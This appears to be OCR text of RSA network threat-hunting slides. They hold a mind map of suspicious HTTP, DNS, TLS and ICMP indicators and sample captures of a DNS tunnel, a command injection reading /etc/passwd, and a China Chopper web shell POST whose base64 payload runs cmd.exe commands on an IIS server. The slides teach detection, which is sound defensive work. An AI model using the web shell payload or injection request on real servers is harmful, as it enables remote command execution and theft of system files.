
RSA

Network Hunting Labyrinth


HTTP
methods
strange sequence
headers
headers
user-agent
old
short
bad
host
direct to IP
port number
strange
DGA
dynamic DNS
referrer
missing
content-length
missing
wrong
body
specific indicators
SSL/TLS
protocol and cipher
self-signed certificate
interval
DNS
dynamic DNS
tunneling
large number of subdomains
large number of 1 subdomain
lots of NULL, TXT records
file transfer
SSH/RDP
BAD
client/server info
session size
OTHER
bytes sent/receive ratio
entropy ratios
Service
OUT
Direction
IN
Service
FTP
username/password
C2
lots STOR/RETR
TCP SYN beacon
ICMP
tunneling
file transfer
other protocols
large ICMP echo request/reply
difference in request/reply padding
HTTP
methods
strange sequences
URI
encoded query string
short filename scripts
headers
headers
host
direct to IP
user-agent
old
bad
short
referrer
missing
strange
accept-language
content-length
missing
wrong
body
specific indicators
SSL/TLS
protocol and cipher
self-signed certificate
DNS
recursive=BAD
SSH/RDP
BAD
client/server info
session size

```
GET /a.aspx?cmd%3D'cat%20%2Fetc%2Fpasswd' HTTP/1.1
Connection: keep-alive
Accept: text/html, application/xhtml+xml, application/xml;q=0.9, image/webp, */*;q=0.8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US, en;q=0.8
Host: rsa.com
Referer: http://www.google.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36

HTTP/1.0 302 Found
Location: https://rsa.com/
Server: BigIP
Connection: Keep-Alive
Content-Length: 0
```

```
GET /a.aspx?Y21kPSdjYXQgL2V0Yy9wYXNzd2Qn HTTP/1.1
Connection: keep-alive
Accept: text/html, application/xhtml+xml, application/xml;q=0.9, image/webp, */*;q=0.8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US, en;q=0.8
Host: rsa.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Upgrade-Insecure-Requests: 1
DNT: 1

HTTP/1.0 302 Found
Location: https://rsa.com/
Server: BigIP
Connection: Keep-Alive
Content-Length: 0
```

RSA

HTTP HEADERS

```
GET /favicon.ico HTTP/1.1
Connection: keep-alive
Accept: text/html, application/xhtml+xml, application/xml;q=0.9, image/webp, */*;q=0.8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US, en;q=0.8
Host: rsa.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Upgrade-Insecure-Requests: 1
DNT: 1

HTTP/1.0 302 Found
Location: https://rsa.com/
Server: BigIP
Connection: Keep-Alive
Content-Length: 0
```

RSA

CHINA CHOPPER

RSA Security Analytics Reconstruction for session ID: 2 (Source 223.25.233.248 : 49940, Target 172.30.200.25 : 80)
Time 2/11/2016 10:32:26 to 2/11/2016 10:32:39 Packet Size 2,512 bytes Payload Size 1,918 bytes
Protocol 2048/6/80 Flags Keep Assembled AppMeta NetworkMeta Packet Count 10

REQUEST

```
POST /email.aspx HTTP/1.1
Cache-Control: no-cache
X-Forwarded-For: 143.126.191.119
Referer: http://dev.automationinaction.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: dev.automationinaction.com
Content-Length: 1119
Connection: Close

cookie=Response.Write("->|");var err:Exception;try{eval(System.Text.Encoding.GetE
ncoding(936).GetString(System.Convert.FromBase64String("dmFyIGM9bmV3IFN5c3RlbS5Ea
WFnbm9zdGljcy5Qcm9jZXNzU3RhcnRJbmZvKFN5c3RlbS5UZXh0LkVuY29kaW5nLkdldEVuY29kaW5nKD
kzNikuR2V0U3RyaW5nKFN5c3RlbS5Db252ZXJ0LkZyb21CYXNlNjRTdHJpbmcoUmVxdWVzdC5JdGVtWyJ
6MSJdKSkpO3ZhciBlPW5ldyBTeXN0ZW0uRG1hZ25vc3RpY3MuUHJvY2VzcygpO3ZhciBvdXQ6U3lzdGVt
LklPLlN0cmVhbVJlYWRlcixFSTpTeXN0ZW0uSU8uU3RyZWFtUmVhZGVyO2MuVXN1U2hlbGxFeGVjdXR1P
WZhbHNlO2MuUmVkaXJlY3RTdGFuZGFyZE91dHB1dD10cnVlO2MuUmVkaXJlY3RTdGFuZGFyZEVycm9yPX
RydWU7ZS5TdGFydEluZm89YztjLkFyZ3VtZW50cz0iL2MgIitTeXN0ZW0uVGV4dC5FbmNvZGluZy5HZXR
FbmNvZGluZyg5MzYpLkdldFN0cmluZyhTeXN0ZW0uQ29udmVydC5Gcm9tQmFzZTY0U3RyaW5nKFJlcXVl
c3QuSXRlbVsiejIiXSkpO2UuU3RhcnQoKTtvdXQ9ZS5TdGFuZGFyZE91dHB1dDtFST1lLlN0YW5kYXJkR
XJyb3I7ZS5DbG9zZSgpO1Jlc3BvbnNlLldyaXRlKG91dC5SZWFkVG9FbmQoKStFSS5SZWFkVG9FbmQoKS
k7")),"unsafe");}catch(err){Response.Write("ERROR:// "%2Berr.message);}Response.W
rite("|<-");Response.End();&z1=Y21k&z2=Y2QgL2QgIkM6XGluZXRwdWJcd3d3cm9vdFwiJm5ldH
N0YXQgLWFuIHwgZmluZCAiRVNUQUJMSVNIRUQiJmVjaG8gW1NdJmNkJmVjaG8gW0Vd
```

RESPONSE


```
HTTP/1.1 200 OK

Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Thu, 11 Feb 2016 17:28:16 GMT
Connection: close
Content-Length: 240

->|  TCP    172.30.200.25:80       172.30.200.157:49940   ESTABLISHED
  TCP    172.30.200.25:52536    172.30.200.15:135      ESTABLISHED
  TCP    172.30.200.25:52537    172.30.200.15:49155    ESTABLISHED
[S]
C:\inetpub\wwwroot
[E]
|<-
```

RSA

DNS TUNNEL



No.	Time	Source	Destination	Protocol	Length	Info
→ 1	0.0…	10.0.2.30	10.0.2.20	DNS	82	Standard query 0x12b0 NULL vaaaakardli.pirate.sea
← 2	0.0…	10.0.2.20	10.0.2.30	DNS	103	Standard query response 0x12b0 NULL vaaaakardli.pirate.sea NULL vaaaakardli.pirate.sea
3	0.0…	10.0.2.30	10.0.2.20	DNS	103	Standard query 0x30df NULL laegpumiplhhpzl2yndlefljwlkjcgwy.pirate.sea
4	0.0…	10.0.2.20	10.0.2.30	DNS	144	Standard query response 0x30df NULL laegpumiplhhpzl2yndlefljwlkjcgwy.pirate.sea NULL laegpumiplhhpzl2yndlefljwlkjcgwy.pirate.sea
5	0.0…	10.0.2.30	10.0.2.20	DNS	88	Standard query 0x4f0e NULL yrbi02.pirate.sea OPT
6	0.0…	10.0.2.20	10.0.2.30	DNS	137	Standard query response 0x4f0e NULL yrbi02.pirate.sea NULL yrbi02.pirate.sea
7	0.0…	10.0.2.30	10.0.2.20	DNS	123	Standard query 0x6d3d NULL zi03aA-Aaahhh-Drink-mal-ein-J\344germeister-.pirate.sea OPT
8	0.0…	10.0.2.20	10.0.2.30	DNS	166	Standard query response 0x6d3d NULL zi03aA-Aaahhh-Drink-mal-ein-J\344germeister-.pirate.sea NULL zi03aA-Aaahhh-Drink-mal-ein-J\344germeister-.pirate.sea
9	0.0…	10.0.2.30	10.0.2.20	DNS	132	Standard query 0x8b6c NULL zi04aA-La-fl\373te-na\357ve-fran\347aise-est-retir\351-\340-Cr\350te.pirate.sea OPT
10	0.0…	10.0.2.20	10.0.2.30	DNS	184	Standard query response 0x8b6c NULL zi04aA-La-fl\373te-na\357ve-fran\347aise-est-retir\351-\340-Cr\350te.pirate.sea NULL zi04aA-La-fl\373te-na\357ve-fran\347aise-est-retir\351-\340-Cr\350te.pirate.s…
11	0.0…	10.0.2.30	10.0.2.20	DNS	138	Standard query 0xa99b NULL zi05aAbBcCdDeEfFgGhHiIjJkKlLmMnNoOpPqQrRsStTuUvVwWxXyYzZ.pirate.sea OPT
12	0.0…	10.0.2.20	10.0.2.30	DNS	196	Standard query response 0xa99b NULL zi05aAbBcCdDeEfFgGhHiIjJkKlLmMnNoOpPqQrRsStTuUvVwWxXyYzZ.pirate.sea NULL zi05aAbBcCdDeEfFgGhHiIjJkKlLmMnNoOpPqQrRsStTuUvVwWxXyYzZ.pirate.sea
13	0.0…	10.0.2.30	10.0.2.20	DNS	118	Standard query 0xc7ca NULL zi1aaA0123456789\274\275\276\277\300\301\302\303\304\305\306\307\310\311\312\313\314\315\316\317.pirate.sea OPT
14	0.0…	10.0.2.20	10.0.2.30	DNS	156	Standard query response 0xc7ca NULL zi1aaA0123456789\274\275\276\277\300\301\302\303\304\305\306\307\310\311\312\313\314\315\316\317.pirate.sea NULL zi1aaA0123456789\274\275\276\277\300\301\302\303\304\305\306\307\310\311\312\313\314\315\316\317.pirate.sea
15	0.0…	10.0.2.30	10.0.2.20	DNS	134	Standard query 0xe5f9 NULL zi1baA\320\321\322\323\324\325\326\327\330\331\332\333\334\335\336\337\340\341\342\343\344\345\346\347\350\351\352\353\354\355\356\357\360\361\362\363\364\365…
16	0.0…	10.0.2.20	10.0.2.30	DNS	188	Standard query response 0xe5f9 NULL zi1baA\320\321\322\323\324\325\326\327\330\331\332\333\334\335\336\337\340\341\342\343\344\345\346\347\350\351\352\353\354\355\356\357\360\361\362\36…
17	0.0…	10.0.2.30	10.0.2.20	DNS	88	Standard query 0x8428 NULL sbhi1c.pirate.sea OPT
18	0.0…	10.0.2.20	10.0.2.30	DNS	96	Standard query response 0x8428 NULL sbhi1c.pirate.sea NULL sbhi1c.pirate.sea
19	0.0…	10.0.2.30	10.0.2.20	DNS	88	Standard query 0x2257 NULL obsi1d.pirate.sea OPT
20	0.0…	10.0.2.20	10.0.2.30	DNS	95	Standard query response 0x2257 NULL obsi1d.pirate.sea NULL obsi1d.pirate.sea
21	0.0…	10.0.2.30	10.0.2.20	DNS	88	Standard query 0x4086 NULL obli1e.pirate.sea OPT
22	0.0…	10.0.2.20	10.0.2.30	DNS	93	Standard query response 0x4086 NULL obli1e.pirate.sea NULL obli1e.pirate.sea
23	0.0…	10.0.2.30	10.0.2.20	DNS	323	Standard query 0x5eb5 NULL rcyadY\306\352\324Rv\310\343Y\327S\324Rv\310\343Y\327S\324Rv\310\343Y\327S\324Rv\310\343Y\327S\324Rv\310\343Y\327S\324Rv\310\343Y\327S\324Rv\310\343Y.\327S\32…
24	0.0…	10.0.2.20	10.0.2.30	DNS	1092	Standard query response 0x5eb5 NULL rcyadY\306\352\324Rv\310\343Y\327S\324Rv\310\343Y\327S\324Rv\310\343Y\327S\324Rv\310\343Y\327S\324Rv\310\343Y\327S\324Rv\310\343Y\327S\324Rv\310\343Y…
25	0.0…	10.0.2.30	10.0.2.20	DNS	323	Standard query 0x7ce4 NULL rdeadZi\352\344Zz\312\344Zz\312\344Zz\312\344Zz\312\344Zz\312\344Zz\312\344Zz\312\344Zz\312\344Zz\312\344Zz\312\344Zz\312\344Z.z\312\344Zz…
26	0.0…	10.0.2.20	10.0.2.30	DNS	1476	Standard query response 0x7ce4 NULL rdeadZi\352\344Zz\312\344Zz\312\344Zz\312\344Zz\312\344Zz\312\344Zz\312\344Zz\312\344Zz\312\344Zz\312\344Zz\312\344Zz\312\344Zz\312\344Zz\312\344Z.z\…
27	0.0…	10.0.2.30	10.0.2.20	DNS	323	Standard query 0x9b13 NULL rdkadZ\306\352\3647O\314\3457\327\352\3647O\314\3457\327\352\3647O\314\3457\327\352\3647O\314\3457\327\352\3647O\314\3457\327\352\3647O\314\3457\327\352\3647O…
28	1.0…	10.0.2.30	10.0.2.20	DNS	323	Standard query 0xb942 NULL rdkad0i\353g\301H\316\3460Ang\301H\316\3460Ang\301H\316\3460Ang\301H\316\3460Ang\301H\316\3460Ang\301H\316\3460Ang\301H\316\3460.Ang\301H\316\3460Ang\301H\316…
29	2.0…	10.0.2.30	10.0.2.20	DNS	323	Standard query 0xd771 NULL rdkad0\306\353w\311L\320\3470\330Tw\311L\320\3470\330Tw\311L\320\3470\330Tw\311L\320\3470\330Tw\311L\320\3470\330Tw\311L\320\3470\330Tw\311L\320\3470.\330Tw\3…
30	3.0…	10.0.2.30	10.0.2.20	DNS	323	Standard query 0xf5a0 NULL rdnad1i\353M\321P\322\3501A\313M\321P\322\3501A\313M\321P\322\3501A\313M\321P\322\3501A\313M\321P\322\3501A\313M\321P\322\3501A\313M\321P\322\3501A\313M\321P\322\3501.A\313M\321P…
31	4.0…	10.0.2.30	10.0.2.20	DNS	323	Standard query 0x13cf NULL rdnad1\306\3532\331T\324\3511\330\3532\331T\324\3511\330\3532\331T\324\3511\330\3532\331T\324\3511\330\3532\331T\324\3511\330\3532\331T\324\3511\330\3532\331T…

